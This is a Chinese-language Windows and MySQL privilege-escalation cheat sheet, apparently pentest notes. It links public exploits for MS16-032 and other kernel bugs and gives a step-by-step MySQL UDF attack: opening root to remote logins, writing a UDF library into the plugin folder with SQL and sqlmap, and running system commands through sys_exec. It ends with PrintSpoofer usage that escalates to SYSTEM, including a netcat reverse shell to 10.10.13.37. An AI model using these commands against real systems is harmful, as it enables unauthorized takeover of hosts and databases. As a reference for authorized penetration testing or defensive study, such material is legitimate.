**MS-EXP:**


https://github.com/FuzzySecurity/PowerShell-Suite/blob/master/Invoke-MS16-032.ps1


https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/Sample-Exploits/MS16-135

**check漏洞工具:**

Windows 自带默认命令systeminfo 将提取任何给定的 Windows 主机的所有补丁安装史记录。可以拿回这个输出结果，将其复制到Kali 系统并运行 Windows Exploit Suggester 以查找已知的漏洞然后针对性的进行漏洞利用从而提升权限

https://github.com/AonCyberLabs/Windows-Exploit-Suggester





**第三方软件提权、系统0day提权:**

当处在一个已经打好所有补丁的 Windows 主机环境中时，将重点关注第三方软件中的不同权限提升漏洞或操作系统的任何 0day 漏洞

https://insecure.org/search.html?q=privilege%20escalation

https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=escalation&colspec=ID+Type+Status+Priority+Milestone+Owner+Summary&cells=ids

**PASS THE CACHE(MS14068)：**


PTC:

MS14068是一个能够使普通用户提权到域控权限的权限提升漏洞，攻击者可以通过构造特定的请求包来达到提升权限的目的。


KB3011780















**修改域用户SID历史记录提权:**







**MSF框架提权模块**


**Windows内核提权-MSF**

1.辅助提权模块


Local Exploit Suggester










2. Windows ClientCopyImage Win32k漏洞利用(win7 32/64位/win2008R2 SP1 64位)







3.Windows TrackPopupMenu Win32k NULL Pointer Dereference(Windows XP SP3/Windows Server 2003 SP2/Windows7 SP1/Windows Server2008 32位/Windows Server2008R2 SP1 64位)




4. KiTrap0D(Windows Server 2003 32/Windows Server 2008 32位/Windows7 32位/XP 32位)




5. MS16-016 mrxdav.sys WebDav Local Privilege Escalation(win7 SP1 32位)



6. EPATHOBJ::pprFlattenRec本地提权(Windows XP SP3/Windows2003 SP1/Windows7 SP1/32位)




7. MS13-053：NTUserMessageCall Win32k内核池溢出(win7 32位)




8. MS16-032 Secondary Logon Handle提权(Windows7-10/Windows Server2008/2012 32


位和64位)


只对集成了 powershell2.0 或更高版本的Windows且具有多个CPU内核的系统有效



9. RottenPotato提权(Local Privilege Escalation from Windows Service Accounts to SYSTEM)








需要.net4.0以上环境:

https://support.microsoft.com/zh-cn/help/4054530/microsoft-net-framework-4-7-2-offline-installer-for-windows





**UDF提权(mysql以高权限账户运行并执行系统命令):**

nm xx.so查看可用函数

https://raw.githubusercontent.com/rapid7/metasploit-framework/master/data/exploits/mysql/lib\_mysqludf\_sys\_64.so

https://raw.githubusercontent.com/rapid7/metasploit-framework/master/data/exploits/mysql/lib\_mysqludf\_sys\_32.so

winhex查看可用函数

https://raw.githubusercontent.com/rapid7/metasploit-framework/master/data/exploits/mysql/lib\_mysqludf\_sys\_64.dll

https://raw.githubusercontent.com/rapid7/metasploit-framework/master/data/exploits/mysql/lib\_mysqludf\_sys\_32.dll

漏洞利用条件

1.已知mysql root用户的账号密码

2.没有secure\_file\_priv的限制

1.设置mysql允许root外联

use mysql;

grant all privileges on \*.\* to root@'%' identified by 'root';

flush privileges;

2.设置secure\_file\_priv

secure\_file\_priv=

MySQL [(none)]> SHOW VARIABLES LIKE "secure\_file\_priv";

查询mysql绝对路径

select @@basedir;

show variables like "%plugin%";

windows平台:

UDF（user defined function）用户自定义函数，是mysql的一个拓展接口。用户可以通过自定义函数实现在mysql中无法方便实现的功能，其添加的新函数都可以在sql语句中调用，就像调用本机函数一样。

如果mysql版本大于5.1，udf.dll文件必须放置在mysql安装目录的lib\plugin文件夹下/

如果mysql版本小于5.1， udf.dll文件在windows server 2003下放置于c:\windows\system32目录，在windows server 2000下放置在c:\winnt\system32目录。

掌握mysql数据库的账户，从拥有对mysql的insert和delete权限，以创建和抛弃函数。

拥有可以将udf.dll写入相应目录的权限。

上传udf文件

1.mysql> select hex(load\_file('/pentest/database/sqlmap/udf/mysql/linux/64/lib\_mysqludf\_sys.so')) into outfile '/tmp/udf.txt';

select unhex('7F454C46020...') into dumpfile '/usr/lib/mysql/plugin/mysqludf.so';

2. sqlmap -d "mysql://root:root@192.168.80.202:3306/mysql" --file-write="/root/lib\_mysqludf\_sys\_32.dll" --file-dest="C:/phpStudy/mysql/lib/plugin/udf.dll"

mysql执行创建函数命令:

create function sys\_exec returns string soname "lib\_mysqludt\_dll";

select sys\_exec('calc'); 调用函数

linux平台:

create function sys\_eval returns string soname “lib\_mysqludf\_so”

select sys\_eval(‘whoami’);

**滥用Impersonation Privileges提权**

From LOCAL/NETWORK SERVICE to SYSTEM by abusing SeImpersonatePrivilege on Windows 10 and Server 2016/2019.

Usage 1: Spawn a SYSTEM process and interact with it

C:\TOOLS>PrintSpoofer.exe -i -c cmd

[+] Found privilege: SeImpersonatePrivilege

[+] Named pipe listening...

[+] CreateProcessAsUser() OK

Microsoft Windows [Version 10.0.19613.1000]

(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami

nt authority\system

Usage 2: Spawn a SYSTEM process and exit

C:\TOOLS>PrintSpoofer.exe -c "C:\TOOLS\nc.exe 10.10.13.37 1337 -e cmd"

[+] Found privilege: SeImpersonatePrivilege

[+] Named pipe listening...

[+] CreateProcessAsUser() OK

C:\TOOLS>nc.exe -l -p 1337

Microsoft Windows [Version 10.0.19613.1000]

(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami

nt authority\system

Usage 3: Spawn a SYSTEM process on a desktop

logged on locally or via RDP - spawn a SYSTEM command prompt on your desktop

C:\TOOLS>qwinsta

SESSIONNAME USERNAME ID STATE TYPE DEVICE

services 0 Disc

console Administrator 1 Active

>rdp-tcp#3 lab-user 3 Active

rdp-tcp 65536 Listen

C:\TOOLS>PrintSpoofer.exe -d 3 -c "powershell -ep bypass"

[+] Found privilege: SeImpersonatePrivilege

[+] Named pipe listening...

[+] CreateProcessAsUser() OK

